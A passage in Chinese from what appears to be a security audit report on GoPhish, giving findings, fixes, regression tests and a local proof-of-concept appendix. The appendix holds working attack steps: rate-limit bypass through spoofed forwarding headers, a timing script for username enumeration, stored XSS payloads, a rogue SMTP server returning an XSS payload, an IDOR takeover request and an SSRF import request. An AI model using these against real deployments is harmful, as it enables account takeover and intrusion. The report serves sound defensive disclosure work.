
图 5:针对跨用户资源接管路径的脱敏 Agentic Deep Scan 证据。账户名、收件人数据、API 密钥和端点详情均为合成数据。
重要的设计启示是:仅在 GET 处理程序中添加检查无法修复授权问题。一个数据模型在读取时可以被完美地限定范围,但如果某条写入路径接受由服务器拥有的标识符,并在持久化之前改变所有者,它仍然会被攻破。
工程优先事项: 让创建和更新操作彼此区分。在 POST 上拒绝客户端提供的 ID;使用显式的插入操作;对每次更新和读取同时按资源 ID 和所有者限定范围;并针对每种资源类型添加使用两个用户的测试。
应保留的回归测试: 对于群组、模板、页面和 SMTP 配置中的每一种,以用户 A 的身份创建一个对象;以用户 B 的身份提交一个包含该对象标识符的 POST;断言请求被拒绝,且存储的所有者、内容和相关记录保持不变。由于 Save 的行为是该问题的核心,这项测试必须在真实的持久化层上运行。
6. 注销和修改密码不会吊销所有持有者凭据
GoPhish 使用一个经过签名和加密的 Cookie 会话,最长有效期为 5 天。密钥在进程启动时生成:
var Store = sessions.NewCookieStore(
    []byte(securecookie.GenerateRandomKey(64)),
    []byte(securecookie.GenerateRandomKey(32)))
Store.MaxAge(86400 * 5)
注销的实现方式是修改当前的 Cookie,而不是在服务器端使凭据失效:
// controllers/route.go
session := ctx.Get(r, "session").(*sessions.Session)
delete(session.Values, "id")
session.Save(r, w)
注销会清除新签发 Cookie 中的会话标识符,但该设计没有服务器端会话注册表或吊销列表。一个此前被截获且仍然有效的 Cookie 可能在过期前一直可用。修改密码也不会自动轮换 API 密钥。API 密钥是存储在数据库中的持有者凭据,因此重启进程会使 Cookie 签名失效,但不会轮换 API 密钥——这是对原始报告的一项重要更正。
RequireAPIKey 通过 API 密钥检索用户并将其放入请求上下文,而不会评估 AccountLocked 或 PasswordChangeRequired。这意味着,即使 Web 登录状态已经改变,一个仍然有效的 API 密钥也可以保留 API 访问权限。
| 账户事件 | Cookie 会话行为 | API 密钥行为 | 期望的安全属性 |
|---|---|---|---|
| 注销 | 当前浏览器被清除;此前有效的 Cookie 未在服务器端被吊销 | 不变 | 吊销预期范围内的所有活动凭据。 |
| 修改密码 | 既有 Cookie 在过期前不一定失效 | 不变 | 轮换会话和 API 密钥,或使其失效。 |
| 账户锁定 / 强制修改 | 账户被锁定时,新的交互式登录会被拒绝,但既有的 Cookie 会话不会被拒绝;修改密码状态在 Web 请求中会被强制执行 | API 中间件只校验密钥 | 对每个已认证接口和每种凭据应用相同的账户状态。 |
这是一个生命周期失效,而不只是一个 Cookie 设置缺陷。如果组织把账户锁定、强制密码轮换或离职处理作为一种控制手段,那么 API 就不能继续作为一个独立且限制更宽松的身份系统而存在。
说明性场景——一个留了后门的离职控制。 某团队发现可疑活动,于是锁定了一个账户、重置其密码,并要求受影响的用户注销。从运维人员的角度看,浏览器会话可能已经处理完毕,但一个早先被复制到自动化脚本中的 API 密钥仍然映射到该账户。由于 API 中间件在校验持有者密钥时没有执行相同的账户状态检查,该脚本仍能继续访问 API 功能。风险不仅在于恶意的持久化:它还会造成令人困惑的事件响应——一个接口显示账户已被禁用,另一个接口却依然接受它。
工程优先事项: 改用服务器端会话或带版本号的会话;在注销、密码重置、账户锁定和权限变更时轮换/吊销会话和 API 密钥;并在 API 密钥中间件中执行账户状态检查。
应保留的回归测试: 签发一个 Cookie 会话和一个 API 密钥,然后分别以独立用例执行注销、修改密码、账户锁定和角色变更。每次都验证两个接口是否达到期望结果。安全敏感的状态转换应当获得与登录本身同等的测试覆盖。
7. 用户更新 API 接受管理控制字段
一个持有有效 API 密钥的非系统用户可以清除自己的 PasswordChangeRequired 和 AccountLocked 标志。这使该用户能够禁用管理员本意要强制执行的强制修改密码或账户锁定控制。
更新端点在用于自助修改的同一请求表示中接受这些策略字段,然后直接把它们复制到存储的用户中:
existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
// ... password update omitted ...
existingUser.AccountLocked = ur.AccountLocked
err = models.PutUser(&existingUser)
角色变更受到系统角色保护,但这两个账户控制字段没有。根本原因在于,一个宽泛的请求类型同时服务于两种权限:管理员的账户管理和用户的自助资料更新。
说明性场景——不再是策略的策略标志。 某组织要求用户在继续工作之前修改临时密码。管理员已正确标记了该账户。但同一个用户可以发送一个包含解除该要求状态的自助更新请求,因为 API 把该字段当作普通的资料数据。结果很微妙:并没有发生戏剧性的角色提升,但由安全或运维团队设立的控制,却可以被它本应约束的对象禁用。
工程优先事项: 为自助资料修改和管理员账户管理使用不同的请求类型。实施字段级授权,拒绝自助写入锁定和修改密码策略标志,并针对每个敏感字段测试否定用例。
应保留的回归测试: 以非系统用户身份进行认证,尝试更新每一个影响锁定状态、凭据策略、角色或账户生命周期的字段。预期结果不只是“更新失败”,而是持久化的账户在这些字段上保持完全不变。
8. Import Site 拨号器默认使用范围狭窄的拒绝列表
POST /api/import/site 通过一个受限的拨号器获取用户提供的 URL。它的作用不仅仅是为浏览器校验 URL:GoPhish 会实例化一个 HTTP 传输层、发出服务器端请求、把响应解析为 HTML,并将得到的页面内容返回给已认证的调用者。这一限制确实存在,但其默认策略只拒绝链路本地的元数据地址段:
var defaultDeny = []string{
    "169.254.0.0/16",
}

denyList := defaultDeny
if len(allowed) > 0 {
    denyList = allInternal
}
更完整的 allInternal 列表包含环回地址、RFC1918 以及其他非公网地址段,但只有在配置了 allowed_internal_hosts 时才会启用。在默认配置下,私有网络目的地可以通过导入功能访问,具体取决于网络路由和服务可用性。
这种配置行为在审查中尤其容易被忽略:完整的内部地址策略存在于代码库中,这可能造成一种覆盖全面的错觉,但它只有在配置了允许列表之后才会被选用。换句话说,一个本意用于表达例外情况的功能,改变了基线安全模型。默认行为必须依据默认的拒绝列表来判断,而不是依据代码仓库中存在的最严格的列表。
说明性场景——克隆功能变成了内部网络客户端。 运营人员使用 Import Site 来加快落地页的制作。该功能接收一个 URL,使用受限拨号器创建 HTTP 客户端,获取页面,并把 HTML 返回给已认证的调用者。在默认安装中,拨号器会阻止云元数据的链路本地地址,但不会应用更广泛的私有地址策略。如果运行时能够路由到某个内部服务,该功能就可以让 GoPhish 服务器——而不是运营人员的浏览器——与该服务通信。这正是服务器端请求伪造(SSRF)控制旨在防范的那一类风险。

图 6:针对 Import Site 路径的脱敏 Agentic Deep Scan 证据。凭据、主机详情和响应值已被替换为合成的本地测试值。
该场景并不假设某个特定的内部服务可达,也不假设响应一定有用。它说明的是,为什么应用必须在网络拓扑介入之前做出安全判断:运行时的连通性会随时间变化,而一个安全的 URL 策略不能依赖于当前恰好不存在有吸引力的目标。
工程优先事项: 把完整的非公网地址段列表设为默认拒绝策略,再为合法的内部克隆使用显式的允许列表。决定并记录是否支持公网 IPv6:所审查的 allInternal 列表包含 ::/0,这会阻止所有 IPv6,而不仅仅是本地 IPv6 地址段。校验协议方案,对每一次重定向和连接都保持目的地策略,返回通用的获取失败信息,恢复 TLS 证书校验,并在网络层限制 GoPhish 运行时的出站流量。
应保留的回归测试: 使用具有代表性的公网、环回、RFC1918、链路本地、IPv6 本地、重定向以及 DNS 重绑定测试主机来运行导入路径。必须是默认配置——而不仅仅是启用了允许列表的配置——拒绝所有非公网目的地。
本地验证附录:PoC 与修复
以下步骤在运行最新版 GoPhish 的隔离实验环境中复现了已验证的行为。它们有意使用 127.0.0.1、合成账户、无害的 alert() 载荷,以及仅用于测试的 SMTP 和 HTTP 服务。请勿将主机或示例身份替换为授权环境之外的系统、数据或账户。
共享实验环境设置
使用自带的默认配置运行 GoPhish,它会监听 https://127.0.0.1:3333. 创建两个普通 API 用户 lab-owner 和 lab-user,然后把它们的 API 密钥分别记录为 OWNER_KEY 和 USER_KEY。下面的示例使用这些 shell 变量:
export GOPHISH_URL='https://127.0.0.1:3333'
export OWNER_KEY='replace-with-lab-owner-key'
export USER_KEY='replace-with-lab-user-key'
开发证书是自签名的,因此本地命令使用了 -k。不要把这一 TLS 设置带入生产工作流。
1. 通过伪造转发地址绕过速率限制
首先,使用同一个会话、不带任何转发请求头,进行 6 次无效登录尝试。在本地直接访问的设置中,第 6 次请求会被限流:
curl -ksc cookies.txt "$GOPHISH_URL/login" -o login.html
CSRF_TOKEN=$(sed -n 's/.*name="csrf_token" value="\([^"]*\)".*/\1/p' login.html | head -n 1)

for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
在隔离的实验环境中重复这 6 次尝试,同时改变转发地址。预期的易受攻击行为是:每个响应都保持为登录无效的响应,而不会变成 429:
for n in 1 2 3 4 5 6; do
  curl -ks -o /dev/null -w "attempt $n: %{http_code}\n" \
    -b cookies.txt -c cookies.txt \
    -H "Origin: $GOPHISH_URL" \
    -H "Referer: $GOPHISH_URL/login" \
    -H "X-Forwarded-For: 198.51.100.$n" \
    -H "X-Real-IP: 198.51.100.$n" \
    --data-urlencode 'username=does-not-exist' \
    --data-urlencode 'password=not-the-password' \
    --data-urlencode "csrf_token=$CSRF_TOKEN" \
    "$GOPHISH_URL/login"
done
修复。 在边缘剥离客户端提供的转发请求头,尽可能将管理监听器绑定到私有接口,并且只有在确认 TCP 对端是显式配置的反向代理之后,才执行代理请求头规范化。另外施加一个独立的边缘速率限制作为第二层控制。回归测试必须同时覆盖预期的代理路径和尝试直接访问的路径。
2. 通过不对称的身份验证工作量枚举用户名
本地检查将一个已知的测试用户与一个合成的未知用户名进行比较。在同一个低延迟环境中运行多个样本,然后比较中位数,而不是把任何单个响应当作证据:
# timing_poc.py -- run only against the local lab
import html
import itertools
import statistics
import time
import requests

BASE = "https://127.0.0.1:3333/login"
SAMPLES = 20
USERS = ["lab-owner", "not-a-real-user"]
ip_suffixes = itertools.count(10)

def csrf(session):
    response = session.get(BASE, verify=False, timeout=10)
    marker = 'name="csrf_token" value="'
    start = response.text.index(marker) + len(marker)
    end = response.text.index('"', start)
    return html.unescape(response.text[start:end])

def measure(username):
    values = []
    for _ in range(SAMPLES):
        session = requests.Session()
        spoofed_ip = f"198.51.100.{next(ip_suffixes)}"
        token = csrf(session)
        started = time.perf_counter()
        response = session.post(
            BASE,
            data={
                "username": username,
                "password": "not-the-password",
                "csrf_token": token,
            },
            headers={
                "Origin": "https://127.0.0.1:3333",
                "Referer": BASE,
                "X-Forwarded-For": spoofed_ip,
                "X-Real-IP": spoofed_ip,
            },
            verify=False,
            timeout=10,
        )
        assert response.status_code == 401
        values.append(time.perf_counter() - started)
    return statistics.median(values), values

for user in USERS:
    median, values = measure(user)
    print(f"{user:16} median={median:.4f}s samples={values}")
在验证环境中,已知用户分支始终落在较慢的那一簇,因为它进入了密码哈希校验,而未知用户分支在数据库查询后就返回了。对于面向互联网的计时结果,除非重复测量已考虑到网络噪声,否则应视为不具结论性。
修复。 始终执行密码哈希比较,包括针对未知用户,使用一个固定的虚拟 bcrypt 哈希。然后从登录处理程序开始时计时,采用统一的响应时间下限,使查询和渲染上的差异无法形成可靠的预言机。保持消息、状态码、重定向和速率限制行为一致。回归基准测试应验证两个分支都会进行哈希比较,并在分布变得明显可区分时发出告警。
3. 来自导入收件人字段的存储型 XSS
通过本地 API 创建一个带有无害 HTML 载荷的合成群组。响应表明该值被作为收件人数据接受:
curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $OWNER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "name": "lab-csv-template-xss",
    "targets": [{
      "email": "recipient@example.test",
      "first_name": "<img src=x onerror=alert(\"recipient-field\")>",
      "last_name": "Lab",
      "position": "Test"
    }]
  }'
在 UI 中,等效的步骤是:在 First Name 中批量导入相同的值,创建一个包含 {{.FirstName}} 的落地页,使用该群组和页面创建一个活动,然后在一个一次性的本地浏览器配置文件中打开生成的链接。预期的易受攻击结果是在钓鱼落地页源中弹出 alert("recipient-field") 对话框。它并不是管理面板的执行上下文。
修复。 把输出上下文作为首要控制手段:使用 html/template 渲染落地页 HTML,为纯文本使用单独的渲染器,校验用于 URL 和请求头中的值,并只把系统生成的片段标记为可信 HTML。共享的模板函数不能被贸然切换,因为它还处理邮件正文、URL、请求头和附件。解析或规范化 CSV 输入可以作为纵深防御,但不能取代在 sink 处进行的上下文感知编码。在 HTML 文本、属性、URL 以及 JavaScript 敏感位置中测试每一个受支持的收件人字段。
4. 存储型和反射型 SMTP 错误 XSS
这个本地 SMTP 监听器会在 RCPT TO 时返回一个良性的验证载荷:
# rogue_smtp.py -- local validation only
import socket

HOST, PORT = "127.0.0.1", 2525
PAYLOAD = b"554 <img src=x onerror=alert('smtp-error')>\r\n"

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as server:
    server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    server.bind((HOST, PORT))
    server.listen(1)
    connection, _ = server.accept()
    with connection:
        connection.sendall(b"220 local test SMTP\r\n")
        while (data := connection.recv(1024)):
            command = data.decode("utf-8", errors="ignore").strip().upper()
            if command.startswith(("EHLO", "HELO")):
                connection.sendall(b"250 local test\r\n")
            elif command.startswith("MAIL FROM"):
                connection.sendall(b"250 OK\r\n")
            elif command.startswith("RCPT TO"):
                connection.sendall(PAYLOAD)
                break
            else:
                connection.sendall(b"250 OK\r\n")
启动监听器,为 127.0.0.1:2525 配置一个仅限本地的 Sending Profile,然后执行以下两项验证:
- 启动一个测试活动,打开其结果,展开一个失败的收件人,并检查
Error Sending Email事件。存储型路径会在活动时间线中渲染该 SMTP 错误。 - 在 Campaigns → New Campaign 中,选择同一个配置并使用 Send Test Email。反射型路径会在模态框中渲染返回的 SMTP 错误。
Sending Profiles 的测试邮件界面是一个有用的阴性对照:它已经应用了 escapeHtml(),应当把载荷显示为文本而不是执行它。
修复。 把所有 SMTP 错误都当作文本处理。在每一个 DOM sink 处使用 textContent、jQuery .text() 或统一应用的转义辅助函数;绝不要把协议错误文本拼接进 HTML。对活动启动、复制和测试邮件的错误处理程序应用同样的规则。在持久化之前进行转义是值得的纵深防御,但不能替代安全的渲染。从浏览器全局变量中移除长期有效的 API 凭据,并使用浏览器级测试断言:一个类似标记的 SMTP 错误只会变成一个文本节点,且不会创建任何可执行元素。
5. 通过创建端点 upsert 实现跨用户接管
以 lab-owner 身份创建一个群组,把返回的数字 id 保存为 GROUP_ID,然后以 lab-user 身份提交一个携带该标识符的创建请求:
GROUP_ID=6 # replace with the id of a synthetic lab-owner group

curl -ksS -X POST "$GOPHISH_URL/api/groups/" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data "{
    \"id\": $GROUP_ID,
    \"name\": \"lab-taken-over-group\",
    \"targets\": []
  }"

curl -ksS "$GOPHISH_URL/api/groups/$GROUP_ID" \
  -H "Authorization: Bearer $OWNER_KEY"
易受攻击的结果是:lab-user 收到一个成功的创建响应,而原所有者收到 404。使用每种资源各自有效的合成请求正文,对 POST /api/templates/、POST /api/pages/ 和 POST /api/smtp/ 重复同样的双用户测试。对于群组,还要验证在所有权变更之后,先前关联的合成目标仍然可读。
修复。 让创建和更新操作在结构上彼此区分。在每个 POST 处理程序中拒绝客户端提供的 ID,并在模型层使用显式的插入语义(db.Create)。在读取、更新和删除中保留按所有者限定范围的条件;仅在 GET 上做所有者检查无法保护未限定范围的写入。回归测试套件必须使用两个用户覆盖每一种受影响的资源,并断言一个包含另一用户 ID 的 POST 既不会改变所有者,也不会改变内容或关联。
6. 账户事件之后会话和 API 密钥依然有效
使用本地浏览器或代理保存一个有效的 gophish 会话 Cookie。然后验证以下三种生命周期情形:
- 在浏览器中注销,在对
/的请求中重放注销前的 Cookie,观察到控制台仍然可以访问,而不会重定向到/login。 - 保存一个有效的 Cookie,通过 Settings 修改账户密码,然后对
/重放修改前的 Cookie,观察到它仍被接受。 - 记录账户的 API 密钥,通过 Settings 或强制重置流程修改密码,然后用旧密钥请求一个无害的 API 资源。由于修改密码不会轮换旧密钥,它仍然被接受。
例如,可以这样重放一个已保存的本地 Cookie:
curl -ksS -i "$GOPHISH_URL/" \
  -H 'Cookie: gophish=replace-with-a-saved-lab-cookie'
修复。 用服务器端会话或在每次请求时都会检查的按用户会话版本号,替换无状态、仅依赖 Cookie 的设计。在注销、密码重置、账户锁定、角色变更和离职处理时吊销或轮换会话和 API 密钥。在会话中间件和 API 密钥中间件中都强制执行 AccountLocked 和 PasswordChangeRequired。仅清除当前浏览器的 Cookie 无法吊销一个被复制的无状态 Cookie;重启服务会使 Cookie 签名失效,但不会轮换存储在数据库中的 API 密钥。
7. 自助修改账户控制字段
以一个普通本地用户的身份,使用当前用户名和角色调用自助更新端点,但清除管理策略字段:
curl -ksS -X PUT "$GOPHISH_URL/api/users/2" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "username": "lab-user",
    "role": "user",
    "password_change_required": false,
    "account_locked": false
  }'
使用为实验环境创建的合成用户的 ID、用户名和角色。首先让管理员把这两个字段都设为 true;然后在自助更新后验证响应和存储的账户状态。易受攻击的结果是:在没有系统级权限的情况下,两个标志都变成了 false。
修复。 为自助资料修改和管理员账户管理使用不同的请求类型。至少应把这两项赋值置于已用于角色变更的同一 hasSystem 权限检查之后:
if hasSystem {
    existingUser.PasswordChangeRequired = ur.PasswordChangeRequired
    existingUser.AccountLocked = ur.AccountLocked
}
更好的长期设计是从自助请求类型中完全移除这些字段。针对每个账户状态、凭据策略和角色字段添加否定测试,并验证持久化的值保持不变。
8. Import Site 默认可访问私有目的地
在本地机器上运行一个一次性的 HTTP 服务器,然后让本地 GoPhish 实例导入它:
python3 -m http.server 8080 --bind 127.0.0.1

curl -ksS -X POST "$GOPHISH_URL/api/import/site" \
  -H "Authorization: Bearer $USER_KEY" \
  -H 'Content-Type: application/json' \
  --data '{
    "url": "http://127.0.0.1:8080/",
    "include_resources": false
  }'
易受攻击的默认行为是一个成功的响应,其 html 字段包含本地服务器的页面。同一实验环境还可以对比 RFC1918 地址上的监听器、链路本地元数据地址段、重定向以及 IPv6 地址。重点不在于某个特定的内部服务,而在于发起连接的是服务器,而不是调用者的浏览器。
修复。 默认从完整的非公网拒绝列表开始,并把配置的内部主机视为范围狭窄的例外。校验 http 和 https 协议方案,返回通用的获取错误而不是原始的拨号错误,恢复 TLS 证书校验,并且要么禁用重定向,要么在每次重定向时重新执行目的地校验。将 Import Site 限制为拥有相应权限的用户,并在网络层强制执行出站流量策略。测试必须覆盖公网主机、环回、RFC1918、链路本地、组播、保留地址、IPv6、重定向以及两次连接之间的 DNS 变化。
面向实现的修复清单
这 8 项发现共享一小组持久的实现改动:
| 发现 | 代码与配置改动 | 所需的回归证据 |
|---|---|---|
| 速率限制 | 仅信任来自已配置代理 CIDR 的转发请求头;在其他地方将其剥离;同时在边缘施加速率限制。 | 通过预期入口,伪造的请求头无法创建新的桶;直接访问管理端不可用或会忽略这些请求头。 |
| 计时 | 对未知用户执行固定的虚拟哈希比较,并采用统一的响应时间下限。 | 两条路径都会调用 bcrypt;基准测试的分布、状态、正文和重定向均一致。 |
| 收件人 XSS | 按上下文拆分 HTML、文本、URL、请求头和附件的模板渲染;对收件人数据进行 HTML 自动转义。 | 每个收件人字段在每种 HTML 上下文中都渲染为文本;系统跟踪器标记仍可正常工作,但只能通过显式的可信类型。 |
| SMTP XSS | 对每个 API 和 SMTP 错误使用仅文本的 DOM 插入方式;移除浏览器全局变量中的 API 密钥。 | 存储型和反射型的模拟 SMTP 错误不会创建任何 DOM 元素或事件处理程序。 |
| 创建 upsert | 在 POST 处理程序中拒绝 ID,创建时使用 Create;所有写入都按所有者限定范围。 |
第二个用户无法通过 POST 改变对象的所有者、内容或群组关联。 |
| 凭据生命周期 | 使用服务器端/带版本号的会话;在安全事件发生时吊销会话和 API 密钥;在每个边界检查账户状态。 | 注销、修改密码、锁定、重置、角色变更和离职处理之后,旧 Cookie 和旧 API 密钥均被拒绝。 |
| 账户字段 | 使用分离的自助与管理 DTO;只允许系统用户修改策略字段。 | 非系统用户无法修改锁定状态、强制修改状态或角色。 |
| Import Site | 默认拒绝非公网目的地;尽量减少例外;校验协议方案、TLS、重定向和出站流量。 | 默认配置会拒绝每一个非公网测试目标,且不会泄露原始网络错误。 |
这些发现组合在一起比单独存在更危险
安全审查常常把漏洞呈现为电子表格中孤立的一行行记录。真实环境并不是这样运作的。这里最有意义的风险在于,一个薄弱的边界如何放大另一个边界的价值:
- 一名调查 SMTP 投递失败的管理员,可能会在同一个暴露了强大活动和 API 操作的控制台中遇到浏览器端的 XSS sink。
- 当账户锁定或修改密码状态不能一致地约束 API 中间件时,一个长期有效的 API 凭据的影响会更大。
- 在一个把目标列表、落地页和邮件配置作为用户所有的运营对象来存储的平台中,资源接管的破坏性更大。
- 一个默认网络限制薄弱的导入功能,可能会被一个本应在其他地方受到权限削减的已认证用户访问。
这些并不是在声称存在一条单一的自动化漏洞利用链。它们说明了为什么修复必须协同进行。修复了一个渲染器却让凭据生命周期依然模糊——或者修复了一个 POST 端点却让持久化模式保持原样——只会减轻症状,而无法恢复信任模型。
一个务实的修复计划
在一次深入审查之后,最快失去推进势头的方式,就是创建 8 张没有共同验收标准的工单。这里的代码路径提示了一个更有效的工作顺序。
| 阶段 | 目标 | 具体的工程成果 | 完成的证据 |
|---|---|---|---|
| 遏制 | 消除最直接的跨用户和管理员浏览器风险 | 在 DOM sink 处对每个 SMTP/API 错误进行编码;强制创建操作执行插入;在 POST 上拒绝由客户端提供的 ID | 浏览器测试证明错误以文本形式渲染;双用户持久化测试证明所有权没有变化。 |
